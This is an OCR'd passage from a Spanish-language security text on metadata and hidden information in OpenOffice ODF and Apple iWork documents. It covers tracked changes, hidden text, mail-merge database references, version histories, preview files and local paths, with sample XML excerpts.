


Imagen 01.28: Documento con la visualización de cambios desactivado.




Imagen 01.29: Documento con la visualización de cambios activado.

Toda esta información relativa al historial de cambios queda guardada en el archivo *content.XML*

```
-
<text:tracked-changes>
 <text:changed-region text:id="ct110732472">
 <text:deletion>
 <office:change-info>
  <dc:creator>MiNombre MiApellido</dc:creator>
  <dc:date>2008-08-13T13:07:00</dc:date>
  </office:change-info>
  <text:p text:style-name="Standard">lamentablemente patética</text:p>
  </text:deletion>
  </text:changed-region>
-
```

Imagen 01.30: Historial de Cambios en *content.XML*

Párrafos ocultos

Otra curiosa opción que ofrece *OpenOffice* es la de ocultar texto o párrafos. Esto permite a personas que están trabajando sobre un documento tener una visualización, con párrafos ocultos, preparada para imprimir, y otra visualización, con párrafos visibles, con información para la edición del documento. Esta característica se activa incluyendo un campo especial en el párrafo.

Posteriormente podemos activar o desactivar la visualización de todo el texto oculto mediante la correspondiente opción del menú "Ver" o cambiando la condición que se indicó anteriormente cuando se ocultó el texto. Así, si tenemos un documento con párrafos ocultos, pero no tenemos activa la opción de verlos, obtendremos una visualización que no muestra toda la información que tiene el documento.

Notas, Encabezados, Pies, Comentarios...

En un documento con formato *OpenOffice* existen un buen número de sitios en los que se puede introducir información que, en posteriores revisiones, pueda pasar desapercibida al ojo humano. Por ejemplo, en encabezados o pies de páginas, anotaciones a pie de página o documento, o en las notas en línea o comentarios que pueden ser introducidos utilizando la opción "Notas" del menú "Insertar".

Estas notas, salvo que se especifique lo contrario, no se incluyen a la hora de imprimir o exportar el documento, por ejemplo a un formato *PDF*, por lo que es fácil que no sean detectadas en las revisiones. Hay que tener en cuenta que incluso algunos cuadros de texto y otros elementos pueden estar definidos como "no imprimibles" con lo que una revisión de un documento no debería limitarse a su lectura en formato impreso.




Imagen 01.31: Definición de Marco de Texto Imprimible o No Imprimible

Metadatos personalizados

En *OpenOffice* el usuario tiene también la posibilidad de incluir *metadatos* personalizados en sus documentos y así extender aún más la *meta información* relativa al contenido del documento utilizando para ello la opción de "Propiedades" dentro de la lista de elementos del menú "Archivo" de la aplicación.

Además de los *metadatos* personalizados, el documento podría almacenar información en su descripción, lo que puede ser un dato perdido si un documento es creado desde otro fichero anterior, lo que provocará que sea heredada esta información del documento original.




Imagen 01 32 *Metadatos* personalizados

Bases de datos

Una de las características más importantes que ofrecen los documentos ofimáticos es la posibilidad de generar modelos que, combinados con bases de datos, permiten generar documentos personalizados de forma automatizada. Estos modelos, especialmente diseñados para la combinación de correspondencia, deben ser objeto de especial consideración, ya que contienen información que permite describir la base de datos de la que toman la información. Toda la información relativa a la combinación de correspondencia, y por tanto a la base de datos, puede ser encontrada en el archivo *settings.XML*. En él aparece información sobre el nombre de la base de datos y la tabla utilizada para la combinación.

```
<config:config-item config:name="CurrentDatabaseDataSource"
config:type="string">Referencias</config:config-item>

<config:config-item config:name="CurrentDatabaseCommandType"
config:type="int">0</config:config-item>

<config:config-item config:name="CurrentDatabaseCommand"
config:type="string">Contactos</config:config-item>
<config:config-item config:name="PrintDrawings" config:type="boolean">true</config:config-item>
```

Imagen 01 33: Información de la base de datos en *settings.XML*

Y en el archivo *content.XML* es almacenado el nombre de la base de datos, la tabla y los campos.

```
<text:p text:style-name="Standard">
  <text:database-display text:table-name="Contactos" text:table-type="table" text:column-
name="nombre" text:database-name="Referencias"><nombre></text:database-display>
  </text:p>
<text:p text:style-name="Standard">
  <text:database-display text:table-name="Contactos" text:table-type="table" text:column-
name="direccion" text:database-name="Referencias"><direccion></text:database-display>
  </text:p>
<text:p text:style-name="Standard">
  <text:database-display text:table-name="Contactos" text:table-type="table" text:column-
name="clave" text:database-name="Referencias"><clave></text:database-display>
```

Imagen 01.34. Información de campos, tablas y base de datos en *content.XML*

Sin embargo, como puede observarse en estos archivos, la información relativa a la conexión a la base de datos no se encuentra en el documento *ODF*. Esta información, que podía mostrar la ruta a un fichero de bases de datos o las credenciales para un servidor, se almacena en un archivo del perfil del usuario llamado *DataAccess.xcu* que debe ser objeto de especial protección por parte del usuario

`user\ registry\ data\ org\ OpenOffice\ Office\ DataAccess.xcu`

A pesar de que no se publiquen los credenciales de la conexión a la base de datos, la información que almacena el documento podría ser suficiente para ayudar a un posible atacante a preparar ataques a la *BBDD*, bien directos, bien a través de técnicas de *SQL injection* sobre la *Web* corporativa.

Versiones de documentos

Al igual que otros paquetes ofimáticos, *OpenOffice* permite guardar distintas versiones de un mismo documento. Esta característica es de gran utilidad en entornos de trabajo cooperativo, pues permite evaluar la forma en que el documento ha sido modificado y, si fuera necesario, recuperar el estado anterior tras una manipulación incorrecta. Dentro del menú "Archivo" se encuentra la opción "Versiones" que permite guardar la versión actual del documento o establecer la acción a realizar cada vez que se trabaje con él, permitiendo guardar una nueva versión cada vez.




Imagen 01.35. Versiones de documento

Dentro de un documento *ODF* que contiene distintas versiones anteriores guardadas se puede encontrar dos focos importantes de información. En primer lugar, un archivo llamado *VersionList.XML* con información sobre quién guardó, y cuándo lo hizo, cada distinta versión.

```
<?xml version="1.0" encoding="UTF-8" ?>
<VL:version-list xmlns:dc="http://purl.org/dc/elements/1.1/"
xmlns:VL="http://openoffice.org/2001/versions-list">
  <VL:version-entry VL:title="Version1" VL:comment="Versión guardada automáticamente"
VL:creator="MiNombre MiApellido" dc:date-time="2008-08-13T00:39:22" />
  <VL:version-entry VL:title="Version2" VL:comment="Versión guardada automáticamente"
VL:creator="MiNombre MiApellido" dc:date-time="2008-08-13T00:41:53" />
</VL:version-list>
```

Imagen 01.36: Archivo *VersionList.XML* con información de las versiones

En segundo lugar, todas las distintas versiones del documento se almacenan en una carpeta llamada "*Versions*". Para cada una de ellas tendremos la estructura completa de un documento *ODF* de *OpenOffice*, es decir, todo lo visto hasta el momento se volverá a aplicar a cada una de las versiones pues contiene los archivos *meta.XML*, *settings.XML*, *content.XML*, etcetera.




Imagen 01.37: Carpeta *Versions* en documento *ODT*

Metadatos en Apple iWork

El paquete *Apple iWork* está formado por tres aplicaciones principales, que son *Pages*, *Numbers* y *Keynote*, o lo que es lo mismo, un procesador de textos, una hoja de cálculo y un editor de presentaciones. Sus formatos de fichero están basados en una estructura similar a *ODF* y *OOXML*, es decir, una estructura de carpetas y archivos comprimidos en un único fichero que contiene los siguientes elementos comunes:

- Fichero *Index*. Es el documento maestro del archivo. Donde está el contenido. Cambia la extensión dependiendo de la aplicación.
- Fichero *BuildVersionHistory.plist*. Historial de versiones del documento.
- Carpeta *QuickLook*. Contiene los archivos de previsualización.
- Carpeta *thumbs*. Miniaturas creadas por la aplicación de imágenes incrustadas.

- Archivos incrustados: Archivos originales incrustados sin modificar en el documento.




Imagen 01.38: Visualización interna de un fichero .Pages

Aunque cada tipo de archivo tiene una estructura algo diferente y utilizan esquemas XML distintos, la visualización de la Figura 01.38 de un documento .Pages es similar en todos los archivos de Apple iWork.

El fichero BuildVersionHistory.plist

Uno de los ficheros que se encuentra en todos los documentos de *Apple iWork'08* y 09 es *BuildVersionHistory.plist*. Este fichero está codificado en el formato *Porperty List* (.plist), tan común en los entornos *Apple*.

En sistemas *Mac OS X*, puede visualizarse su contenido sin necesidad de utilizar ninguna herramienta, ya que la visualización de ficheros .plist está integrada en Finder, con lo que basta con seleccionarlo y ver en la previsualización del mismo el contenido.




Imagen 01.39: *BuildVersionHistory.plist* visto en la previsualización de *Finder* en *Mac OS X*

Como puede verse en la imagen, el contenido de este fichero es una lista de versiones y fechas de edición del documento, lo que proporciona una línea temporal para ubicar este documento.

Vista previa en la carpeta QuickLook: Preview.PDF y Thumbnail.jpg

Con el objeto de obtener un vistazo rápido del contenido de un documento, por ejemplo cuando se visualiza con Finder en un sistema *Mac OS X*, cada archivo de *Apple iWork* contiene dentro de la carpeta *QuickLook* los ficheros de previsualización del documento.

Es decir, el contenido sería equivalente al *thumbnail* que se guarda en los *metadatos EXIF* de una fotografía. Esa previsualización está almacenada en un archivo llamado *Thumbnail*.jpg que muestra la primera página del documento.

Sin embargo, si el fichero es un de tipo *Pages*, en esta carpeta, por defecto, encontraremos la misma previsualización del documento pero en formato *PDF*. Esto implica situaciones bastantes curiosas, especialmente en el fichero *PDF*, ya que la previsualización se realiza con el driver de creación de documentos *PDF* y la configuración por defecto del mismo que tenga la máquina en la que se está trabajando. Así, tal y como se puede ver en la figura 01.40, puede aparecer información muy jugosa como el usuario del sistema, el *software* utilizado para crear el documento, y, en este caso, la versión en concreto del sistema operativo: *Mac OS X 10.6.4 Snow Leopard*.




Imagen 01.40. *Metadatos* en el fichero *Preview.PDF* dentro de la carpeta *QuickLook* de un documento *Pages*

Como se puede ver en la imagen 01.40, tenemos en este caso un documento creado el 25 de Enero de 2011 actualizado a *Mac OS X 10.6.4 Snow Leopard*, con lo que sabemos que esa máquina no tiene instalados los parches de seguridad de *Mac OS X* posteriores, que solucionan una buena cantidad de fallos de seguridad.

Carpeta thumbs y archivos incrustados

Dentro de un fichero de *Apple iWork* es posible encontrar dos tipos de archivos de recursos. Estos ficheros pueden ser videos, imágenes u otros documentos incrustados, y se encuentran en dos ubicaciones distintas. Unos se encuentran en la carpeta raíz del documento y otros dentro de la carpeta *thumbs*, y tienen características totalmente diferentes.

Los primeros son archivos incrustados que permanecen inalterados. Estos archivos no han sido modificados por la aplicación, así que mantienen los *metadatos* originales. Pueden ser videos, imágenes, o archivos de audio, y cada uno de ellos merece un análisis de *metadatos* distinto. También pueden ofrecer información que pertenezca al usuario o no. Es decir, pueden ser fotos o videos descargados de Internet, pero también fotografías y videos tomados por el teléfono móvil del creador de archivo, por ejemplo. En cualquier caso merecen un análisis de *metadatos* detallado e independiente.

Por otro lado, se encuentran los archivos de la carpeta *Thumbs*, que son ficheros gráficos modificados o creados por la propia aplicación, lo que implica que cualquier rastro de información que tengan depende de la máquina donde se creó el documento. Así, si se copia algo en el portapapeles y se pega al documento, al carecer de un fichero de soporte, la aplicación creará un fichero en la carpeta *Thumbs*. Esto es algo que, como ya mencionamos, también realiza el paquete *Microsoft Office*.

El perfil de color y los documentos gráficos

Los perfiles de color ICC (International Color Consortium) son algo muy curioso, y desde hace mucho tiempo muy cuidado en *Apple*. Un perfil ICC se utiliza para configurar la forma en que una paleta de colores debe ser representada en un determinado dispositivo. El objetivo es aplicar las correcciones en la visualización del color original para que los detalles de representación del color origen en el dispositivo destino sean lo más parecidos posible.

Así, si un monitor tiene demasiada luz y puede hacer que un morado parezca rosa, se aplica un perfil corrector en la visualización del color para que se siga viendo morado en ese monitor. De este modo, en los equipos de *Apple*, igual que en máquinas de fotos, tabletas, o teléfonos móviles, se añade la información del perfil de color que se utilizó para visualizar o tomar la foto, para ayudar a entender mejor lo que se quería representar.

En los documentos gráficos que aparecen en la carpeta *thumbs*, al igual que el archivo *thumbnail*.jpg de la carpeta *QuickLook*, aparecen los perfiles de color, tal y como se puede ver en la figura 01.41. Estos deberían ser los mismos si el documento se ha creado desde una misma máquina sin que el usuario haya tocado la configuración del perfil de la misma. Si son distintos, es que el documento se

ha modificado en varias máquinas o se ha cambiado la configuración en el periodo de creación de documento, algo poco probable.




Imagen 01.41: Perfil de color adaptado para ser visualizado en un *iMac*

Además, en algunos entornos, como se puede ver en la figura 01.41, el nombre del perfil puede ser lo suficientemente claro como para dar información detallada de dónde se creó un determinado documento, en este caso en una máquina iMac.

Archivos con extensión chrtshr

Uno de los tipos de archivos incrustados que pueden llamar la atención en los documentos de *Apple* son los ficheros con extensión .chrtshr, pero desde el punto de vista de *metadatos* tienen poco que ofrecer ya que son solo datos para la generación de gráficos, por lo que serán muy comunes en ficheros *.numbers*.

Los archivos maestros: Index.XML e Index.apxl

En los documentos *Apple iWork*, el último, pero no por ello menos importante, es el archivo maestro. Éste, en los formatos de *Pages* y *.numbers* se llamará *Index.XML*, mientras que en *Apple Keynote*, es decir, en los ficheros .key aparece con el nombre de *Index.apxl* (en las primeras versiones de *Apple Keynote* se utiliza *presentation.apxl*) aunque realmente es también un fichero en formato *XML*.

```
<?xml version="1.0"?>
<key:presentation xmlns:sfa="http://developer.apple.com/namespaces/sfa"
xmlns:sf="http://developer.apple.com/namespaces/sf" xmlns:xsi="http://www.w3.org/
2001/XMLSchema-instance" xmlns:key="http://developer.apple.com/namespaces/
keynote2" key:version="92008102400" sfa:ID="BGShow-0" key:play-mode="interactive"
key:kiosk-slide delay="5" key:kiosk-build delay="2" key:mode="once"><key:size
sfa:w="1024" sfa:h="768"/><key:theme-list sfa:ID="NSMutableArray-0"><key:theme
sfa:ID="BGTheme-2" key:name="Theme" key:group-
uuid="72AEC1A1-7AF9-49CC-83D4-4147AB4395EB" key:decimal-tab="."><key:size
sfa:w="1024" sfa:h="768"/><key:stylesheet
sfa:ID="SFSStylesheet-27"><sf:styles><sf:vector-style sfa:ID="SFTVectorStyle-234"
sf:ident="tabular-default-footer-border-vector-style-id"><sf:property-
map><sf:opacity><sf:number sfa:number="1" sfa:type="f"/></
```

Imagen 01.42: Fichero *Index.apxl* de un archivo *.key*.

Dependiendo del tipo de documento, estos archivos maestros tendrán una especificación en formato *XML* diferente, y utilizarán distintos esquemas de nombres, por lo que la información que vamos a encontrar en cada uno de ellos será totalmente distinta entre ellos. Además se producirá el mismo efecto que en otros paquetes ofimáticos, en los que unas aplicaciones dejan más información oculta que otras.

Objeto Medatada

Dentro de estos ficheros maestros hay un objeto específico para los *metadatos*, es decir, para los datos que el usuario puede manipular directamente haciendo uso de la aplicación de *Apple iWork* concreta.

```
<sf:metadata>
	<sf:title><sf:string sfa:string=""/></sf:title>
	<sf:keywords>
		<sf:array sfa:ID="NSArray-35"><sf:string sfa:string=""/></sf:array>
	</sf:keywords>
	<sf:authors>
		<sf:array sfa:ID="NSArray-36"><sf:string sfa:string=""/></sf:array>
	</sf:authors>
	<sf:projects>
		<sf:array sfa:ID="NSArray-37"><sf:string sfa:string=""/></sf:array>
	</sf:projects>
	<sf:comment>
		<sf:string sfa:string=""/></sf:comment>
	<sf:copyright><sf:string sfa:string="(c)"/></sf:copyright>
</sf:metadata>
```

Imagen 01.43: Objeto *Metadata*.

Como se puede ver en la Imagen 01.43, en el caso de que no se haya limpiado la *meta-información* del documento, es posible acceder a la información habitual en *metadatos*, entre la que se encuentran los autores del documento. No existe una herramienta especial de limpieza de *metadatos*, solo existe el inspector de documentos, donde el autor decide si escribe o no esos datos.




Imagen 01 44: *Metadatos* en Inspector de Documentos

Información Oculta

Respecto a la información oculta, podemos encontrar una gran cantidad de objetos dentro de los archivos maestros con información jugosa, como rutas locales, versiones de sistema operativo, impresoras configuradas en el equipo o fechas de versiones.

Rutas locales en atributos path

Dentro de muchos de los atributos, como son imágenes incrustadas, plantillas, gráficos, etcétera, es posible encontrar el atributo path, con información relativa a rutas locales de la máquina del usuario que creó el documento.

```
<ls:thumbnail sfa:ID="SFRImageBinary-7">
        <sf:size sfa:w="32" sfa:h="32"/>
        <sf:data sfa:ID="SFEData-7"
                sf:path="Templates/Shared/proto-thumbnail-Headers.tiff
                sf:displayname="thumbs/proto-thumbnail-Headers.tiff"
                sf:resource type="1" sf:sharable="false" sf:hfs-type="0" sf:size="2260"/>
</ls:thumbnail></ls:tabular-prototype>
```

Imagen 01 45: Atributo *path* con ruta local y *displayname* con ruta interna al documento

Versiones y fechas del documento

Para gestionar la lista de versiones, es posible encontrar un objeto llamado *version-history*, en el que se identifican todas las versiones que se han creado del documento.

```
<sl:version-history>
        <sl:number sfa:number="2004042200" sfa:type="i"/><sl:number sfa:number="2004060800" sfa:type="i"/>
        <sl:number sfa:number="2004061600" sfa:type="i"/><sl:number sfa:number="2004062200" sfa:type="i"/>
        <sl:number sfa:number="2004062900" sfa:type="i"/><sl:number sfa:number="2004072200" sfa:type="i"/>
        <sl:number sfa:number="2004091600" sfa:type="i"/><sl:number sfa:number="2004093000" sfa:type="i"/>
        <sl:number sfa:number="2005091000" sfa:type="i"/><sl:number sfa:number="2005041200" sfa:type="i"/>
        <sl:number sfa:number="2005140600" sfa:type="i"/><sl:number sfa:number="7200610200" sfa:type="q"/>
        <sl:number sfa:number="7200610901" sfa:type="q"/><sl:number sfa:number="7200611601" sfa:type="q"/>
        <sl:number sfa:number="7200701H801" sfa:type="q"/><sl:number sfa:number="7200701270" sfa:type="q"/>
        <sl:number sfa:number="7200706140" sfa:type="q"/><sl:number sfa:number="9200807030" sfa:type="q"/>
